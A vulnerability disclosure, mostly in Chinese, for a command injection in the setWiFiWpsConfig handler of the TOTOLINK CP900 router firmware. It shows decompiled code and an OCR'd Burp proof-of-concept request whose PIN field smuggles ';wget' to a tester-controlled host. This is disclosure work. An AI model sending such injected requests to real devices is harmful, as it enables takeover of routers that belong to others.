TOTOLINK Vulnerability

品牌: TOTOLINK

产品型号: CP900

固件版本: TOTOLINK_C8B810C-1A_CP900_CP0016_QCA9531_SPI_16M128M_V6.3c.566_B20171026_ALL.web

下载链接: http://www.totolink.cn/data/upload/20210720/5bee10397c082b0419cbad3eb7d1bd97.zip


漏洞细节

Totolink outdoor CPE CP900 V6.3c.566_B20171026版本。通过PINGPBCRADIO参数在setWiFiWpsConfig函数中包含命令注入漏洞。该漏洞允许攻击者通过精心编制的请求执行任意命令。

```
int __fastcall setWiFiWpsConfig(int a1, int a2, int a3)
{
  int Var; // $v0
  const char *v7; // $s1
  const char *v8; // $s0
  char v10[128]; // [sp+1Ch] [-84h] BYREF

  Var = websGetVar(a2, "PINPBCRadio", "");
  v7 = (const char *)atoi(Var);
  websGetVar(a2, "PINMode", "");
  v8 = (const char *)websGetVar(a2, "PIN", "");
  sub_D5C(1);
  sub_CB0(1);
  if ( v7 == (_BYTE *)&_Jv_RegisterClasses + 1 )
  {
    if ( CS_DBG == 1 )
      printf("(%s:%d)=> gpio wps PIN\n", "setWiFiWpsConfig", 288);
    sprintf(v10, "/usr/sbin/hostapd_cli -i ath0 -p /var/run/hostapd-wifi0 wps_pin any %s", v8);
    goto LABEL_9;
  }
  if ( v7 == (_BYTE *)&_Jv_RegisterClasses + 2 )
  {
    if ( CS_DBG == 1 )
      printf("(%s:%d)=> gpio wps PBC\n", "setWiFiWpsConfig", 294);
    strcpy(v10, "/usr/sbin/hostapd_cli -i ath0 -p /var/run/hostapd-wifi0 wps_pbc");
LABEL_9:
    CsteSystem(v10, 0);
    sub_E3C();
    setTimer(100000, sub_F50);
    goto LABEL_5;
  }
  if ( CS_DBG == 1 )
    printf("(%s:%d)=> [Debug]Ignore unknown WSC method: %s\n", "setWiFiWpsConfig", 300, v7);
LABEL_5:
  websSetCfgResponse(a1, a3, "0", "reserv");
  return 0;
}
```

POC


iot@iot-virtual-machin...
python3 -m http.server
iot@iot-virtual-machine:~
test python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.254 - - [25/Mar/2022 05:49:02] "GET / HTTP/1.1" 200 -
Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy
Repeater Sequencer Decoder Comparer Logger Extender Project options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × ...
Send Cancel
Request
Pretty Raw Hex \n
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 192.168.0.254
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 104
10 Origin: http://192.168.0.254
11 Connection: close
12 Referer: http://192.168.0.254/wireless/basic.asp?timestamp=1648197807539
13 Cookie: SESSION_ID=2:1648154054:2
14
15 {
"topicurl":"setting/setWiFiWpsConfig",
16 "PINPBCRADIO":"1",
17 "PIN":
"1;wget http://192.168.0.253:8000"
18 }
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 Content-Length: 100
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Connection: close
7 Date: Thu, 24 Mar 2022 21:39:59 GMT
8 Server: lighttpd/1.4.30
9
10 {
11 "success": true,
12 "error": null,
13 "lan_ip": "192.168.0.254",
14 "wtime": "0",
15 "reserv": "reserv"
16 }
Inspector
Request At
Request Qu
Request Co
Request He
Response H